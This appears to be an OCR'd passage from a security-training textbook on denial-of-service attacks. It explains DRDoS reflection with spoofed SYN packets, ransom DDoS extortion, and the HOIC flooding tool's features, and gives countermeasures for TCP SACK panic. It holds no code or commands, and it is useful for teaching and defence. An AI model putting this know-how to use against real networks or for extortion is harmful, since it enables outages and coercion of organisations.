

Figure 10.22: TCP SACK panic attack


Countermeasures

- Implement vulnerability patching
- Implement a firewall rule to block requesting packets with the lowest MSS



Distributed Reflection Denial-of-Service (DRDoS) Attack

- A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application
- Attackers launch this attack by sending requests to the intermediary hosts, which then redirect the requests to the secondary machines, which in turn **reflect the attack traffic to the target**

Advantage

- The primary target seems to be directly attacked by the secondary victim rather than the actual attacker
- Multiple intermediary victim servers are used, which results in an increase in attack bandwidth

Distributed Reflection Denial-of-Service (DRDoS) Attack

A distributed reflection DoS (DRDoS) attack, also known as a “spoofed” attack, involves the use of multiple intermediary and secondary machines that contribute to a DDoS attack against a target machine or application. A DRDoS attack exploits the TCP three-way handshake vulnerability.

This attack involves an attacker machine, intermediary victims (zombies), secondary victims (reflectors), and a target machine. The attacker launches this attack by sending requests to the intermediary hosts, which in turn reflect the attack traffic to the target.

The process of a DRDoS attack is as follows. First, the attacker commands the intermediary victims (zombies) to send a stream of packets (TCP SYN) with the primary target’s IP address as the source IP address to other non-compromised machines (secondary victims or reflectors) in order to exhort them to establish a connection with the primary target. Consequently, the reflectors send a huge volume of traffic (SYN/ACK) to the primary target to establish a new connection with it because they believe the host requested it. The primary target discards the SYN/ACK packets received from the reflectors because they did not send the SYN packet. Meanwhile, the reflectors wait for the ACK response from the primary target. Assuming that the packet was lost, the reflector machines resend SYN/ACK packets to the primary target to establish the connection, until a time-out occurs. In this manner, the target machine is flooded with a heavy volume of traffic from the reflector machines. The combined bandwidth of these reflector machines overwhelms the target machine.

A DRDoS attack is an intelligent attack because it is very difficult or even impossible to trace the attacker. Instead of the actual attacker, the secondary victims (reflectors) seem to attack the primary target directly. This attack is more effective than a typical DDoS attack because multiple intermediary and secondary victims generate huge attack bandwidth.

DDoS Extortion/Ransom DDoS (RDDoS) Attack

- DDoS extortion attack is also referred to as **ransom DDoS (RDDoS)**. Herein, attackers threaten the target organizations with DDoS attack and insist them to pay a specified ransom amount
- Attackers send an email with a **ransom note** along with payment option, deadline, etc. to the victim with a warning that the original attack can be launched at any moment
- Ransom note may also include short messages threatening the victim about **exposed vulnerabilities**, **assets**, or **data** followed by instructions for **ransom payment**

DDoS Extortion/Ransom DDoS (RDDoS) Attack

The DDoS extortion attack is also referred to as ransom DDoS (RDDoS). Herein, attackers threaten the target organizations with an DDoS attack and insist them to pay a specified ransom amount. The attacker either sends a ransom note or initiates a sample DDoS attack using a botnet on specific resources of the organizations to make them believe that the attack is real. Consequently, an email with a ransom or extortion note with the payment option, deadline, etc. is delivered to the victim and warns that the original attack can be launched at any moment. The ransom note may also include short messages or a series of messages threatening the victim with vulnerabilities, exposed assets, or data followed by instructions for ransom payment through digital currency. Generally, attackers fake these attacks claiming that they have high-capacity DDoS capability tools that can cause potential damage to the organization's business.

- **High Orbit Ion Cannon (HOIC)**

  Source: *https://sourceforge.net*

  HOIC is a network stress and DoS/DDoS attack application written in BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP POST and GET requests to a computer that uses lulz-inspired GUIs. Its features are summarized as follows:

  - High-speed multi-threaded HTTP flooding
  - Simultaneous flooding of up to 256 websites
  - Built-in scripting system to allow the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output
  - Portability to Linux/Mac with a few bug fixes
  - Ability to select the number of threads in an ongoing attack
  - Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH

Google
Hackers Advertise HOIC DDoS Attack Tool on Twitter, Facebook, Google, etc.

